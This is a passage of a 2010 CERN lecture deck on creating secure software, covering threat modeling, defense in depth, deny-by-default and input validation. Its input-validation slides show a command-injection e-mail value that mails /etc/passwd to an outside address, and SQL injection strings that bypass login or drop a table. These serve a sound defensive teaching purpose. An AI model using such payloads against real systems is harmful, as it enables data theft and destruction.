
Creating Secure Software

Sebastian Lopienski
CERN Computer Security Team

openlab and summer lectures 2010

We are living in dangerous times

- Stand-alone computers -> **Wild Wild Web**
- Growing numbers of security incidents: numbers double every year
- Bugs, flaws, vulnerabilities, exploits
- Break-ins, (D)DoS attacks, viruses, bots, Trojan horses, spyware, worms, spam
- Social engineering attacks: false URLs, phony sites, phishing, hoaxes
- Cyber-crime, cyber-vandalism, cyber-terrorism etc. like in real life (theft, fraud etc.)
- Who? from script kiddies to malicious hackers to **organized cyber-criminals** and cyber-terrorists



What is (computer) security?

- Security is *enforcing* a policy that describes rules for accessing resources*
 - resource is data, devices, the system itself (i.e. its availability)
- Security is a system *property*, not a feature
- Security is part of *reliability*

* *Building Secure Software* J. Viega, G. McGraw

Security needs / objectives

Elements of common understanding of security:

- **confidentiality** (risk of disclosure)
- **integrity** (data altered → data worthless)
- **availability** (service is available as desired and designed)

Also:

- **authentication** (who is the person, server, software etc.)
- **authorization** (what is that person allowed to do)
- **privacy** (controlling one's personal information)
- **anonymity** (remaining unidentified to others)
- **non-repudiation** (user can't deny having taken an action)
- **audit** (having traces of actions in separate systems/places)

Why security is difficult to achieve?

- A system is as secure as its **weakest** element
 - like in a chain



- **Defender** needs to protect against all possible attacks (currently known, and those yet to be discovered)
- **Attacker** chooses the time, place, method

Why security is difficult to achieve?

- Security in computer systems – even **harder**:
 - great complexity
 - dependency on the Operating System, File System, network, physical access etc.
- Software/system security is **difficult to measure**
 - *function a() is 30% more secure than function b() ?*
 - there are no security metrics
- How to test security?
- Deadline pressure
- Clients don't demand security
- ... and can't sue a vendor



Things to avoid



Security measures that
get disabled with time,
when new features
are installed

Threat Modeling and Risk Assessment

- **Threat modeling**: what threats will the system face?
 - what could go wrong?
 - how could the system be attacked and by whom?
- **Risk assessment**: how much to worry about them?
 - calculate or estimate potential loss and its likelihood
 - risk management – reduce both probability *and* consequences of a security breach

Threat Modeling and Risk Assessment

- *Secure against what and from whom?*
 - who will be using the application?
 - what does the user (and the admin) care about?
 - where will the application run?
(on a local system as Administrator/root? An intranet application? As a web service available to the public? On a mobile phone?)
 - what are you trying to protect and against whom?
- Steps to take
 - **Evaluate** threats, risks and consequences
 - **Address** the threats and **mitigate** the risks

Things to avoid



How much security?

- **Total** security is unachievable
- A **trade-off**: more security often means
 - higher cost
 - less convenience / productivity / functionality
- Security measures should be as **invisible** as possible
 - cannot irritate users or slow down the software (too much)
 - example: forcing a password change everyday
 - users will find a workaround, or just stop using it
- Choose security level **relevant** to your needs



How to get secure?

- **Protection, detection, reaction**
- **Know your enemy**: types of attacks, typical tricks, commonly exploited vulnerabilities
- Attackers don't create security holes and vulnerabilities
 - they exploit existing ones
- Software security:
 - Two main sources of software security holes: **architectural flaws** and **implementation bugs**
 - **Think about security** in all phases of software development
 - Follow standard **software development procedures**

Protection, detection, reaction

*An ounce of **prevention** is worth a pound of cure*

- better to protect than to recover



Detection is necessary because total prevention is impossible to achieve



Without some kind of **reaction**, detection is useless

- like a burglar alarm that no-one listens and responds to



Protection, detection, reaction

- Each and every of the three elements is **very important**
- Security solutions focus too often on prevention only
- (Network/Host) **Intrusion Detection Systems** – tools for detecting network and system level attacks
- For some threats, detection (and therefore reaction) is not possible, so **strong protection** is crucial
 - example: eavesdropping on Internet transmission

Things to avoid

FAIL

Incomplete protection
measures that become
“temporary” forever

failblog.org

Is a particular security measure good?

(Questions proposed by Bruce Schneier)

- **What problem does it solve?**
 - whether it really solves the problem you have
- **How well does it solve the problem?**
 - will it work as expected?
- **What new problems does it add?**
 - it adds some for sure
- **What are the economic and social costs?**
 - cost of implementation, lost functionality or productivity
- **Given the above, is it worth the costs?**

More at <http://www.schneier.com/crypto-gram-0204.html#1>

Security measures




Security through obscurity ... ?

- *Security through obscurity* – hiding design or implementation details to gain security:
 - keeping secret not the key, but the encryption algorithm,
 - hiding a DB server under a name different from “db”, etc.
- The idea **doesn't work**
 - it's difficult to keep **secrets** (e.g. source code gets **stolen**)
 - if security of a system depends on one secret, then, once it's no longer a secret, the whole system is **compromised**
 - secret algorithms, protocols etc. will **not** get **reviewed** → flaws won't be spotted and fixed → **less security**
- Systems should be secure **by design**, not by obfuscation
- Security **AND** obscurity



Further reading

Bruce Schneier
*Secrets and Lies:
Digital Security
in a Networked World*



Messages

- **Security is a process**, not a product *
 - threat modeling, risk assessment, security policies, security measures etc.
- **Protection, detection, reaction**
- Security thru obscurity will *not* work
- Threats (and solutions) are **not only technical**
 - social engineering

* B. Schneier

Security in Different Phases of Software Development

Outline

- Requirements
- System architecture
- Code design
- **Implementation**
- Deployment
- Testing

Software is vulnerable

Advisories and vulnerabilities from a single day


29th Jun, 2009

-  - [KDE Multiple Vulnerabilities](#) // 160 views
-  - [GalleryPal FE Login Page SQL Injection Vulnerability](#) // 103 views
-  - [SitePal Cross-Site Scripting and SQL Injection Vulnerabilities](#) // 115 views
-  - [Fedora update for deluge](#) // 77 views
-  - [Intel e1000 Driver Denial of Service Vulnerability](#) // 187 views
-  - [aMSN SSL Certificate Validation Security Issue](#) // 107 views
-  - [Fedora update for poppler](#) // 76 views
-  - [Fedora update for rb libtorrent](#) // 66 views
-  - [Deluge libtorrent Directory Traversal Vulnerability](#) // 116 views
-  - [Fedora update for pam_krb5](#) // 64 views
-  - [ProSMR "txtUser" SQL Injection Vulnerability](#) // 99 views
-  - [V-SpacePal Login Page SQL Injection Vulnerability](#) // 143 views
-  - [Slackware update for samba](#) // 90 views
-  - [MySQL Connector/NET Certificate Verification Security Issue](#) // 151 views
-  - [ForumPal Login Page SQL Injection Vulnerability](#) // 90 views
-  - [Slackware update for mozilla-thunderbird](#) // 84 views
-  - [LinkPal Cross-Site Scripting and SQL Injection Vulnerabilities](#) // 91 views
-  - [Sun Java Web Console Cross-Site Scripting Vulnerabilities](#) // 179 views
-  - [Gentoo update for libpng](#) // 79 views
-  - [Gentoo update for ruby](#) // 73 views
-  - [Baofeng Storm ".smpl" Processing Buffer Overflow Vulnerability](#) // 114 views
-  - [PHP-addressbook SQL Injection Vulnerabilities](#) // 108 views
-  - [ForumPal FE Login Page SQL Injection Vulnerability](#) // 86 views
-  - [KDE Multiple Vulnerabilities](#) // 111 views
-  - [Mega File Manager "page" Local File Inclusion Vulnerability](#) // 94 views

When to start?

- **Security** should be foreseen as **part of the system** from the very beginning, not added as a layer at the end
 - the latter solution produces insecure code (tricky patches instead of neat solutions)
 - it may limit functionality
 - and will cost much more
- You **can't** add security in version 2.0

Software development life-cycle



Requirements


Results of **threat modeling** and **risk assessment**:

- *what data and what resources should be protected*
- *against what*
- *and from whom*

should appear in system **requirements**.

Architecture

- **Modularity**: divide program into semi-independent parts
 - small, well-defined interfaces to each module/function
- **Isolation**: each part should work correctly even if others fail (return wrong results, send requests with invalid arguments)
- **Defense in depth**: build multiple layers of defense
- **Simplicity** (complex => insecure)
- Define and respect **chain of trust**
- Think **globally** about the whole system



Things to avoid

Situations that can turn very wrong very quickly




Multiple layers of defense




XIII century

XXI century




Complexity



System calls in Apache

Complexity



System calls in IIS

Design – (some) golden rules

- Make **security-sensitive** parts of your code **small**
- **Least privilege** principle
 - program should run on the least privileged account possible
 - same for accessing databases, files etc.
 - revoke a privilege when it is not needed anymore
- Choose **safe defaults**
- **Deny by default**
- Limit **resource consumption**
- **Fail gracefully** and **securely**
- Question again your assumptions, decisions etc.

Deny by default

```
def isAllowed(user):  
    allowed = true  
    try:  
        if (!listedInFile(user, "admins.xml")): allowed = false  
    except IOError: allowed = false  
    except: pass  
    return allowed
```

No!


What if XMLError is thrown instead?

```
def isAllowed(user):  
    allowed = false  
    try:  
        if (listedInFile(user, "admins.xml")): allowed = true  
    except: pass  
    return allowed
```

Yes

Further reading

Ross Anderson
*Security Engineering:
A Guide to
Building Dependable
Distributed Systems*



(the first edition of the book is **freely available** at
<http://www.cl.cam.ac.uk/~rja14/book.html>)

Implementation

- **Bugs** appear in code, because *to err is human*
- Some bugs can become **vulnerabilities**
- Attackers might discover an **exploit** for a vulnerability

What to do?

- Read and follow guidelines for your programming language and software type
- Think of security implications
- Reuse trusted code (libraries, modules etc.)
- Write good-quality, readable and maintainable code (bad code won't ever be secure)

Things to avoid



NO PERSON SHALL, ON A FRIDAY, SATURDAY
OR SUNDAY THE DAY PRECEEDING A
PUBLIC HOLIDAY, OR ON A PUBLIC HOLIDAY,
DRIVE OR CAUSE TO BE DRIVEN BETWEEN
THE HOURS OF 6 P.M. AND MIDNIGHT, A
MOTOR VEHICLE WHICH EXCEEDS 10.5 M
IN LENGTH IN ALL MAIN ROADS

ODDLYSPECIFIC.COM

Procedures or docs that
are impossible to follow;
code impossible to maintain

Implementation

What does this code do? Would you like to maintain it?

```
@P=split//, ".URRUU\c8R";@d=split//, "\n
rekcah xinU / lreP rehtona tsuJ";sub
p{@p{"r$p", "u$p"}=(P,P);pipe"r$p", "u$p
";++$p;($q*=2)+=$f=!fork;map{$P=$P[$f|
ord($p{$_})&6];$p{$_}=/^$P/ix?$P:close
$_}keys%p}p;p;p;p;p;p;map{$p{$_}=~/^[P.]
/&& close$_}%p;wait until$?; map{
/^r/&&<$_>}%p;$_=$d[$q];sleep rand(2)
if/\S/;print
```

Enemy number one: Input data

- **Don't trust input data** – input data is the single most common reason of security-related incidents
- *Nearly every active attack out there is the result of some kind of input from an attacker. Secure programming is about making sure that inputs from bad people do not do bad things.**
- Buffer overflow, invalid or malicious input, code inside data...

* *Secure Programming Cookbook for C and C++* J. Viega, M. Messier


Enemy #1: Input data (cont.)

Example: your script sends e-mails with the following shell command:

```
cat confirmation | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation | mail me@fake.com;  
cat /etc/passwd | mail me@real.com
```

Enemy #1: Input data (cont.)

Example (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'
and pwd = '$password';
```

but an attacker provides one of these passwords:

```
anything' or 'x' = 'x
```

```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
```

```
XXXXX'; drop table users; --
```

```
select count(*) from users where name = '$name'
and pwd = 'XXXXX'; drop table users; --';
```


Input validation


- Input validation is **crucial**
- Consider all input **dangerous until proven valid**
- **Default-deny** rule
 - allow only “good” characters and formulas and reject others (instead of looking for “bad” ones)
 - use regular expressions
- Bounds checking, length checking (buffer overflow) etc.
- Validation at **different levels**:
 - at input data entry point
